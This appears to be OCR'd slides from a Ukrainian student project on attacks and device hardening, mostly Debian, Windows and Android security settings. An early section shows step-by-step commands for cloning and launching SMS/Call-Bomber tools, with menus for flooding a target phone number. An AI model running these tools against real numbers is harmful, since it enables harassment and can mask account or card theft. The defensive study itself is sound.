Встановлювати, що забажаєш, за допомогою системи керування пакетами APT, відомої з Debian і Ubuntu GNU/Linux це саме про цей емулятор. Я завжди починаю з оновлення пакетів та інсталяції **Git** і **Python**.

GET IT ON GitHub

SMS/Call-Bomber

SMS/Call-Bomber – це програмне забезпечення, призначене для масового розсилання (спаму) SMS-повідомлень та дзвінків на номер мобільного телефону. Отримання повідомлень від SMS-Bomber-а не є небезпечним і не говорить про те, що той чи інший ваш обліковий запис був зламаний, але бомбер здатний на значний час заблокувати доступ до пристрою, створити неспроможність його використання завдяки постійному спаму повідомленнями та дзвінками.

```
~ $ git clone https://github.com/Ivan-Hacker-700/SMSBomber300
~ $ ls
AresBomb                  SMSBomber300
Infinite-Bomber-android   hammer
InfinityBomber
~ $ cd SMSBomber300
~/SMSBomber300 $ pip install -r requirements.txt
```

```
[!] ПЕРЕД ИСПОЛЬЗОВАНИЕМ ОЗНАКОМЬТЕСЬ С ИНСТРУКЦИЕЙ [!]

[1] Bomber300
[2] Пробив номера телефона
[3] Настройки
[4] Телефонная книга
[5] MailBomber300
[6] Инструкция
[0] Выход

[>>] 1
```

```
[1] Атака сообщениями
[2] Атака звонками
[3] Атака сообщения/звонки
[0] Выход

[>>] 3
```


```
Введите Российский номер для атаки с [+7]!

[>>]
```

```
~ $ ls
AresBomb                  SMSBomber300
Infinite-Bomber-android   hammer
InfinityBomber
~ $ cd Infinite-Bomber-android
~/Infinite-Bomber-android $ ls
Infinite-Bomber-arm
Infinite-Bomber-arm-without-tor
Infinite-Bomber-arm64
Infinite-Bomber-arm64-without-tor
Infinite-Bomber-x64
Infinite-Bomber-x64-without-tor
Infinite-Bomber-x86
Infinite-Bomber-x86-without-tor
README.md
~/Infinite-Bomber-android $ cd Infinite-Bomber-x64-without-tor
~/Infinite-Bomber-android/Infinite-Bomber-x64-without-tor $ ls
LICENSE          services.yaml
infinite-bomber  Информация.txt
~/Infinite-Bomber-android/Infinite-Bomber-x64-without-tor $ ./infinite-bomber
```

Тим не менш, часто SMS/Call-Bomber використовують для психологічної атаки або відвернення уваги жертви при здійсненні злому соціальних та інших сервісів, крадіжки грошей із кредитної картки


DoS атака на інтернет-ресурс (сайт)

Атака на відмову в обслуговуванні(DoS) використовуєлише невелику кількість атакуючих систем (можливо, лише одну), щоб перевантажити ціль. Під час розподіленої атаки на відмову в обслуговуванні(DDoS) зловмисник заручаєтьсядопомогою (багатьох) тисяч користувачівІнтернету,щоб кожен згенерувавневелику кількість запитів, які разомперевантажують ціль.



Сервер Debian 10

SSH означає Secure Shell і є протоколомдля безпечного віддаленого входу та інших безпечних мережевих служб у незахищеній мережі. Тобто без його наявності ми не зможемо віддалено користуватисьсервером




Далі я створив зразоксторінки index.html за допомогою текстовогоредактораnano:


$ sudo nano /var/www/example.com/html/index.html

Щоб Apache обслуговував цей вміст, необхідно створити файл віртуального хосту з правильними директивами:

$ sudo nano /etc/apache2/sites-available/example.com.conf:





HTTP-сервер Apache є найпоширенішим веб-серверому світі. Він надає багато потужних функцій, включаючимодулі з динамічним завантаженням, надійну підтримку медіа та широку інтеграцію з іншим популярним програмним забезпеченням.



Vsftpd, що означає «Дуже безпечний FTP-демон», — це FTP-сервер для Unix-подібних систем, включаючиLinux.


FileZilla — це безкоштовне програмне забезпечення протоколу передачі файлів (FTP) із відкритим кодом, яке дозволяє користувачам налаштовувати FTP-сервери або підключатися до інших FTP-серверівдля обміну файлами.






AnyDesk— це програмне забезпечення для віддаленого робочого столу, яке дозволяє користувачам віддалено підключатися до комп'ютера з будь-якої точки світу з доступом до Інтернету. Можливість віддаленого підключення особливо корисна для компаній, у яких співробітники знаходяться в дорозі, і IT-фахівців.


Віддалене рішення для серверу – хостинг DigitalOcean






Основні правила налаштування безпеки ОС Windows


1. **Microsoft Defender** - антивірус компанії Microsoft, вбудований за замовчуванням в операційні системи Windows та призначений для захисту комп'ютера від шкідливих програм





2. **Брандмауер** або **Firewall** – це програмний або апаратний інструмент, який служить для блокування шкідливих атак хакерів, хробаків, шифрувальників,вірусівта інших типів загроз

3. Створення паролю на ОС Windows 10



4. Видалення Cookieфайлів

Захист у Debian 10 (64-bit), MobaXterm, Termux

1. **Оновлення системи**

$ sudo apt-get update/upgrade;

2. **Облікові записи користувачів**Не використовуйтеroot, додайте непривілейованого користувача і переключіться на нього:

$ sudo useradd username

$ su username

3. **Регулярна зміна паролю,генерація паролю– PWGEN:**

$ sudo pwgen -1 -s -y

$ sudo passwd;

4. **Firewall (Брандмауер) $ sudo ufw enable;**
5. **Відключення IPv6**

$ sudo sysctl-w net.ipv6.conf.all.disable_ipv6=1

$ sudo sysctl-w net.ipv6.conf.default.disable_ipv6=1

$ sudo sysctl-w net.ipv6.conf.lo.disable_ipv6=1

6. **Сервіс Fail2Ban**

```
bantime = 1d
findtime = 5m
maxretry = 3
```

$ sudo start/enable fail2ban

$ sudo nano /etc/fail2ban/jail.conf

7. **Інструменти для захисту**: Chrootkit, Rootkit Hunter, ClamAV:


$ sudo chkrootkit

$ sudo rkhunter–check


$ sudo clamav

Захист мобільного пристрою на ОС Android


1. **Регулярне оновлення системи телефону**
2. **Вимкнення історії геолокації**
3. **Установка двофакторної авторизації на сервісах;**
4. **Створення резервних копій всіх даних на телефоні**
   1) Відкрити «Налаштування»;
   2) Знайти рядок «Google»;
   3) Натиснути на «Резервне копіювання»;
   4) Обрати аккаунт, на який будуть зберігатися дані (від контактів до фото і відео);
   5) на «Почати копіювання».
5. **Захист USB підключення**



5. **Встановлення паролю на телефон**
6. **Ввімкнення захисту (антивірусу).** На останніх версіях Android не потрібно встановлювати антивіруси, тому що за замовчуванням вже є Mcafee, потрібно тільки увімкнути його. Відкрийте «Безпека і конфіденційність», перейдіть у «Безпеку додатків», або натисніть захист пристрою, і вімкніть антивірус.





Knox – власна платформа безпеки, яка шифрує дані та миттєво реагує на спроби злому.



Захист мобільного пристрою від спаму


Додаток **GetContact** позиціонує себе як блокувальник спаму та небажаних чи маркетингових дзвінків, наприклад, від шахраїв чи продавців. Даний сервіс збирає номери телефонів користувачів і дані контактів, робить аналіз спам активності.





Call Blocker – це програма, яка дозволяє вам блокувати будь-які телефонні номери, після чого власник номера більше не зможе надсилати вам повідомлення або дзвонити.

Call Recorder – це програма, яка призначена для автоматичного запису дзвінків. Програма надає функцію запису двох сторін. Про пам'ять телефону можна не турбуватися: ця програма для запису дзвінків вміє автоматично видаляти старі файли.



Висновки

В результаті проведеного аналізу загроз автоматизованих інформаційних систем, було зроблено висновок, що в роботі виконані завдання, які полягають в розробці оптимального рішення захисту інформаційного простору в ОС Windows, Linux веб-серверу з дистрибутивом Debian 10 (64-bit), серверу з нодою на віддаленому хостингу – DigitalOcean налаштованого через емулятор терміналу Xterm, смартфону Android з емулятором терміналу Termux та браузерів з cookie-файлами.

Досить часто інформація, яка зберігається на цифровому пристрої в декілька разів перевищує кошти технічного обладнання.

Коли справа доходить до безпеки, краще перестрахуватися спочатку, ніж шкодувати про це після. Новий спосіб злому, або шкідливе ПЗ - питання часу. Існує безліч хакерів, охочих дістати ваші особисті дані. Завдяки переліченим вище методам безпека інформаційного простору буде набагато збільшена.

Дані рекомендації можуть використовувати системні адміністратори, користувачі ОС Windows/Linux, будь-які користувачі ПК та телефону на Android, а також підприємства з наявністю сервера на базі Linux.

Апробація результатів

Основні положення і результати роботи доповідались і обговорювались на двох науково-практичних конференціях:

1. Яцунський О.Р., Срібна І.М. Дослідження методів ведення інформаційної війни за допомогою кібератак та пошуку вразливостей з метою поліпшення безпеки власної інформації. ІІІ Всеукраїнська науково-технічна конференція «Сучасний стан та перспективи розвитку ІОТ». Збірник тез. - К: ДУТ, 2022, с. 71-72.
2. Яцунський О.Р., Срібна І.М. Застосування шаблонів та архітектур для підвищення безпеки IoT. Журнал «Зв'язок».

ДЯКУЮ ЗА УВАГУ!